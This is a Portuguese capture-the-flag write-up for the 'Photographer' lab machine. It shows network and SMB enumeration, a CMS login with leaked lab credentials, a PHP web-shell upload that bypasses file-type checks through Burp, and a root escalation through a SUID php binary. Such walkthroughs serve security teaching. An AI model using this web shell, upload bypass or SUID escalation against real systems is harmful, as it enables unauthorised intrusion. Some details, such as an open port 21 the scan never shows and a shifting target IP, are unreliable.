
Photographer

FIAP Etapa 3



1. Enumeração

Primeiramente, temos que descobrir os hosts ativos na rede, para isso, podemos usar o nmap com o comando:

- nmap -v -sn --open 192.168.56.0/24

```
┌──(root💀 pentest)-[~/Desktop/FIAP/Photographer]
└─# nmap -v -sn --open 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-26 16:10 -03
Initiating ARP Ping Scan at 16:10
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 16:10, 1.72s elapsed (255 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
alid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00020s latency).
MAC Address: 0A:00:27:00:00:1D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00072s latency).
MAC Address: 08:00:27:0C:08:F8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00061s latency).
MAC Address: 08:00:27:B7:89:18 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.75 seconds
           Raw packets sent: 511 (14.308KB) | Rcvd: 7 (196B)
```

Fazendo isso, conseguimos descobrir o host 192.168.56.105.

Com isso, podemos fazer uma enumeração mais avançada nele, para descobrir as portas abertas:

- nmap -v -sS -Pn -p- --open 192.168.56.105

```
┌──(root💀 pentest)-[~/Desktop/FIAP/Photographer]
└─# nmap -v -sS -Pn -p- --open 192.168.56.105
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-26 16:14 -03
Initiating ARP Ping Scan at 16:14
Scanning 192.168.56.105 [1 port]
Completed ARP Ping Scan at 16:14, 0.01s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
alid servers with --dns-servers
Initiating SYN Stealth Scan at 16:14
Scanning 192.168.56.105 [65535 ports]
Discovered open port 139/tcp on 192.168.56.105
Discovered open port 445/tcp on 192.168.56.105
Discovered open port 80/tcp on 192.168.56.105
Discovered open port 8000/tcp on 192.168.56.105
Completed SYN Stealth Scan at 16:14, 1.81s elapsed (65535 total ports)
Nmap scan report for 192.168.56.105
Host is up (0.000082s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8000/tcp open  http-alt
```

Descobrimos que ele possui as portas 21 (FTP) e 80 (HTTP) abertas, podemos fazer uma enumeração mais detalhada do alvo:

- nmap -v -sSV -sC -Pn -p 80,139,445,8000 192.168.56.105

```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by v1n1v131r4
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Koken 0.22.24
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: daisa ahomi
MAC Address: 08:00:27:B7:89:18 (Oracle VirtualBox virtual NIC)
Service Info: Host: PHOTOGRAPHER

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m36s, median: -1s
| nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   PHOTOGRAPHER<00>     Flags: <unique><active>
|   PHOTOGRAPHER<03>     Flags: <unique><active>
|   PHOTOGRAPHER<20>     Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2022-04-26T15:16:38-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-04-26T19:16:34
|_  start_date: N/A
```

Descobrimos as versões dos serviços rodando na aplicação.

Primeiramente, como temos um SMB ativo, podemos tentar enumerar os compartilhamentos:

- smbclient -L \\192.168.56.105 -N

```
┌──(root💀pentest)-[~/Desktop/FIAP/Photographer]
└─# smbclient -L \\192.168.56.105 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

2. Exploração

Para começar a explorarmos, tentamos acessar os compartilhamentos, vimos que temos acesso ao sambashare.

```
┌──(root💀pentest)-[~/Desktop/FIAP/Photographer]
└─# smbclient //192.168.56.105/sambashare -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 20 22:30:07 2020
  ..                                  D        0  Tue Jul 21 06:44:25 2020
  mailsent.txt                        N      503  Mon Jul 20 22:29:40 2020
  wordpress.bkp.zip                   N 13930308  Mon Jul 20 22:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \>
```

Nele existem 2 arquivos que podem ser importantes.

Podemos baixá-los na nossa máquina e ver o conteúdo.

```
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (6.6 KiloBytes/sec) (average 6.6 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (11757.8 KiloBytes/sec) (average 11051.4 KiloBy
tes/sec)
smb: \>
```

Vemos no documento txt um email para a Daisa, que pode indicar um outro site e talvez podemos abusar do usuário dela.


Além disso, o outro doc é um wordpress, o que nos indica que possívelmente está rodando o cms ou na porta 80 ou na 8000.

Acessamos o arquivo wp-config-sample.php para ver se conseguimos recupear credenciais de banco de dados, porém é um arquivo padrão.

notes.txt mailsent.txt

```
<?php
/**
 * As configurações básicas do WordPress
 *
 * O script de criação wp-config.php usa esse arquivo durante a instalação.
 * Você não precisa usar o site, você pode copiar este arquivo
 * para "wp-config.php" e preencher os valores.
 *
 * Este arquivo contém as seguintes configurações:
 *
 * * Configurações do MySQL
 * * Chaves secretas
 * * Prefixo do banco de dados
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Configurações do MySQL - Você pode pegar estas informações com o serviço de hospedagem ** //
/** O nome do banco de dados do WordPress */
define( 'DB_NAME', 'nome_do_banco_de_dados_aqui' );

/** Usuário do banco de dados MySQL */
define( 'DB_USER', 'nome_de_usuario_aqui' );

/** Senha do banco de dados MySQL */
define( 'DB_PASSWORD', 'senha_aqui' );

/** Nome do host do MySQL */
define( 'DB_HOST', 'localhost' );

/** Charset do banco de dados a ser usado na criação das tabelas. */
define( 'DB_CHARSET', 'utf8' );

/** O tipo de Collate do banco de dados. Não altere isso se tiver dúvidas. */
define( 'DB_COLLATE', '' );

/**#@+
 * Chaves únicas de autenticação e salts.
```

Acessando a porta 8000, conseguimos acessar o site da Daisa.



Analisando, vimos que é utilizado o CMS KOKEN.

Agora analisando o código fonte da página, para tentar obter mais informações, descobrimos que no site roda o KOKEN 0.22.24

```
<!--[if IE]>
<script src="/app/site/themes/common/js/html5shiv.js"></script>
<![endif]-->
<meta name="generator" content="Koken 0.22.24" />
<meta name="theme" content="Elementary 1.7.2" />
<link href="/app/site/themes/common/css/mediaelement/mediaelementpla
```

Podemos pesquisar por exploits para o Koken 0.22.24 e, fazendo isso, adescobrimos que podemos fazer Upload de arquivos, mas precisamos estar autenticados:

```
┌──(root💀 pentest)-[~/Desktop/FIAP/Photographer]
└─# searchsploit koken                                                    1 ⚙
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated) | php/webapps/48706.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```


Agora com isso, podemos tentar encontrar a página de login, para conseguirmos nos autenticar. Vamos usar o ffuf para fazer a enumeração de diretórios.

```
┌──(root💀 pentest)-[~/Desktop/FIAP/Photographer]
└─# ffuf -w /usr/share/dirb/wordlists/big.txt -u http://192.168.56.106:8000/FUZZ -fl 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.106:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response lines: 1
________________________________________________

.htpasswd               [Status: 403, Size: 281, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 281, Words: 20, Lines: 10]
admin                   [Status: 301, Size: 323, Words: 20, Lines: 10]
app                     [Status: 301, Size: 321, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10]
storage                 [Status: 301, Size: 325, Words: 20, Lines: 10]
:: Progress: [20469/20469] :: Job [1/1] :: 1077 req/sec :: Duration: [0:00:19] :: Errors: 0 ::

┌──(root💀 pentest)-[~/Desktop/FIAP/Photographer]
└─#
```

Encontramos o /admin, podemos tentar entrar nele e nos autenticar com o usuário e senha que temos.

Conseguimos nos autenticar usando o email da daisa e a senha babygirl:

- daisa@photographer.com:babygirl




Agora autenticados, podemos tentar inserir nosso arquivo php malicioso para ter uma RCE no ambiente. Podemos segui a exploit que encontramos anteriormente para os próximos passos.


Para isso, criamos o arquivo shell.php.jpg e inserimos um código malicioso php.

```
┌──(root💀pentest)-[~/Desktop/FIAP/Photographer]
└─# cat shell.php.jpg
<?php system($_GET['cmd']);?>
```

Como vimos que a imagem é validada no upload, podemos tentar altera-la quando enviamos para o servidor, com o burpsuite, dessa forma podemos enviar o arquivo como shell.php, removendo o jpg do final do nome do arquivo.


Então subimos a imagem e ligamos o burp.






Com isso interceptamos a requisição e trocamos o nome para shell.php.


Agora enviando a requisição para frente, conseguimos subir o arquivo shell.php no servidor, podemoa cessar ele pegando o link no botão de download.



Acessando o link e colocando o parâmetro que definimos, “cmd”, conseguimos uam RCE no ambiente.




Agora com o RCE, temos que tentar ganhar shell no servidor, para isso, testei se o host tinha o python instalado.




Como sabemos que temos o python, podemos tentar uma reverse shell.

Montamos uma reverse shell para a porta 443 e abrimos ela na nossa máquina.



Pronto, conseguimos uma shell no ambiente.



Agora para conseguir a primeira key, navegamos pelo site do servidor e descobrimos um arquivo chamado key.php e nele, descobrimos a primeira key.

- fb3ab2ea3b3ad12c42c064d680826832

```
$ pwd
/var/www/html/koken/storage/configuration
$ ls -la
total 24
drwxr-xr-x  2 www-data www-data 4096 Jul 20  2020 .
drwxr-xr-x 11 www-data www-data 4096 Jul 20  2020 ..
-rw-r--r--  1 www-data www-data  187 Jul 20  2020 database.php
-rwxr-xr-x  1 www-data www-data  114 Aug  7  2017 index.html
-rw-r--r--  1 www-data www-data  207 Jul 20  2020 key.php
-rwxr-xr-x  1 www-data www-data  451 Aug  7  2017 user_setup.php
$ cat key.php
<?php  if ( ! defined('BASEPATH')) exit('No direct script access allowed');

// Do not edit or remove this file unless advised by Koken support
// support@koken.me

return 'fb3ab2ea3b3ad12c42c064d680826832';$
```

Agora para virarmos root do alvo, vamos procurar pelos programas no servidor que podemos executar com SUID do root, podemos usar o comando:

- find / -perm /4000 2>/dev/null

```
www-data@photographer:/var/www/html/koken/storage/configuration$ find / -perm /4000 2>/dev/null
<www/html/koken/storage/configuration$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

Com isso, vimos uqe podemos executar o /usr/bin/php7.2 com SUID de root, então podemos abusar disso para escalar nosso privilégio. Dando uma olhada no gtofbins, achamos um comando para executar com o php.

- /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"

```
<figuration$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
#
```

Com isso nos tornamos root e podemos procurar a flag dele.

Podemos achá-la em /root/proof.txt

Com isso conseguimos completar com sucesso o CTF.